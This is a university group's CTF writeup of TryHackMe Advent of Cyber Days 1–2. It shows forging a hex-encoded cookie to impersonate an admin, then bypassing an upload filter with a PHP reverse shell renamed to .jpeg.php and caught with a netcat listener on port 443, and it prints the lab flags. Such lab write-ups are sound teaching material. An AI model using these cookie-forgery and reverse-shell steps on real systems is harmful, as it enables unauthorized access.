

# PSP0201

## Week 2

## Writeup

**Group Name: Amway**

**Members:**

ID	Name	Role
1211100903	TAN XIN YI	Leader
1211101998	WESLEY WONG MIN GUAN	Member
1211101843	YAP HAN WAI	Member
1211101186	TAM LI XUAN	Member



## Day 1: Web Exploitation – A Christmas Crisis

**Tools used:** Kali Linux, Firefox


**Solution/walkthrough:**

### Question 1

Registration and logging in to the Christmas Control Centre. No access to the control console.



Opening up the browser developer tools to check on the cookie.




## Question 2

Obtain the value of the cookie.



## Question 3

Using Cyberchef, convert the cookie value to string.



#### Question 4

Changing the username to 'santa', convert the JSON statement to hex.

The screenshot shows the CyberChef web application interface. On the left, the 'Operations' sidebar is visible with various tools. The main area displays a 'Recipe' titled 'To Hex'. The 'Input' field contains a JSON string: `{"company": "The Best Festival Company", "username": "santa"}`. The 'Output' field shows the resulting hexadecimal string: `7b226366f6d70616e79223a225468655284265737420466573746976616c28436f5d78616e79222c2022757365726e616d65223a22273616e74651227d`. The 'Recipe' section shows the 'To Hex' operation with 'Delimiter' set to 'None' and 'Bytes per line' set to '0'.

#### Question 5

Now having access to the controls, switching on every control shows the flag.

The screenshot shows the 'CONTROL CONSOLE' interface. It features a background image of a teddy bear and a list of controls with their status. The controls are:

Control	Active?
Part Picking	Yes
Assembly	Yes
Painting	Yes
Touch-up	Yes
Sorting	Yes
Sleigh Loading	Yes

At the bottom, there is a text field containing the flag: `THM{HjYBYz5NTJnY2Q1NzM1NjB6ZWFrYnQy}`.

**Thought Process/Methodology:**

Having accessed the target machine, we were shown a login/registration page. We proceeded to register an account and login. After logging in, we opened the browser's developer tool and chose to view the site cookie from the Storage tab. Looking at the cookie value, we deduced it to be a hexadecimal value and proceeded to convert it to text using Cyberchef. We found a JSON statement with the username element. Using Cyberchef, we altered the username to 'santa', the administrator account, and converted it back to hexadecimal using Cyberchef. We replaced the cookie value with a converted one and refreshed the page. We are now shown an administrator page (Santa's) and proceeded to enable every control, which in turn showed the flag.




## Day 2: Web Exploitation – The Elf Strikes Back!

Tools used: Kali Linux, Firefox

Solution/walkthrough:

### Question 1


After entering the MACHINE IP, the Firefox will show as below.



Hence, use the ID(ODIzODI5MTNiYmYw) to enter.


### Question 2

To view the page source, right click it and search for the type of file.




### Question 3

Change `</?id= ODIZODI5MTNiYmYw>` to `/uploads`.




### Question 4


Enter the command `(cp /usr/share/webshells/php/php-reverse-shell.php .)`. And Change `$ip` to the ip address on the top right corner of screen and change `$port` to 443.



Choose All types and select the image.



Enter (`sudo nc -lvnp 443`) in the terminal and back to the uploaded file list page and click the file uploaded.





### Question 5

Copy the following command (`cat /var/www/flag.txt`) and enter it to the terminal.

```
You've reached the end of the Advent of Cyber, Day 2 -- hopefully you're
enjoying yourself so far, and are learning lots!
This is all from me, so I'm going to take the chance to thank the awesom
e @Vargnaar for his invaluable design lessons, without which the theming
of the past two websites simply would not be the same.

Have a flag -- you deserve it!           I
THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}

Good luck on your mission (and maybe I'll see y'all again on Christmas E
ve)!
--Muiri (@MuirlandOracle)
```

### Thought Process/Methodology:

After accessing the page, we need to use the ID given by TryHackMe to enter (`?id=YOUR_ID_HERE`) and paste after the MACHINE IP so that it brings us to another page. The new webpage requests us to upload and submit a file which we did not know what kind of file it is. But we can identify the type of file by opening the page source of this webpage and searching for the type of file listed in the page source. As TryHackMe mentioned (the website often uses something like `/uploads`, `/images`, `/media`, or `/resources` at the end of link address), then we use `/uploads/` and it brings us to an uploaded file list page. After that, we need to copy the `php-reverse-shell.php` from `/usr/share/webshells/php/`. For extra information, we can check whether we copy it successfully by using the second command (`ls`). After copying the file, we need to find that file based on our terminal default location and double click it scroll down till you see `$ip` and `$port`. After we found it, we needed to change the `$ip` with the ip address on top right of our screen if using kali, and change `$port` to 443. Then, we must save it before closing it and change the name of the `php-reverse-shell.php` to `<any_name>.jpeg.php` because the website did not allow us to upload any type of file except the image type of file. Then, we go back to the terminal and enter the following command (`sudo nc -lvp 443`). After entering the command, we go back to the *uploaded file list page* and click the file you uploaded just now. The terminal will pop a few lines of text then we need to enter (`cat /var/www/flag.txt`) to capture the flag.


## Day 3: Web Exploitation - Christmas Chaos

Tools used: Kali Linux, BurpSuite, Firefox

